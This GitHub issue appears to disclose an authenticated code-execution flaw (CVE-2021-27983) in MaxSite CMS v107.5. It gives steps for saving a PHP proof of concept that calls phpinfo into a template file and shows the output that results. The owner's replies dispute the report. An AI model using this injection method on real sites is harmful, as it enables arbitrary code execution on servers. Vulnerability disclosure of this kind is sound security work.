New issue

Jump to bottom


Remote Code Execution Vulnerability In MaxSite CMS v107.5 #430

Closed   **l0ners** opened this issue on Mar 1, 2021 · 3 comments

l0ners commented on Mar 1, 2021

After the administrator logged in, open the "Documents" page.
Select any of the files, change the contents to poc and save.
poc:

```
<?php phpinfo();?>
```




Файлы шаблона «default»

Файл: info.php   или -

Текущий файл: **info.php**

```
<?php
 phpinfo();
?>
```

Open the "Templates" page and the code has been executed.



PHP Version 7.2.1

System	Windows NT M-0319120437 10.0 build 18363 (Windows 10) i586
Build Date	Jan 4 2018 03:59:32
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x86\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	[redacted]
Loaded Configuration File	[redacted]
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS,VC15

From:huanyu@tsign.cn

maxsite commented on Mar 2, 2021   Owner

Так и должно быть. Файл info.php подключается как php-файл и содержит информацию о шаблоне в `$info`.

maxsite closed this as completed on Mar 2, 2021

fgeek commented on Dec 11, 2021

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-27983 has been assigned to this vulnerability. @**maxsite** is this fixed with some commit and/or release?

maxsite commented on Dec 11, 2021 Owner

Так и должно быть. Файл info.php подключается как php-файл и содержит информацию о шаблоне в $info.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants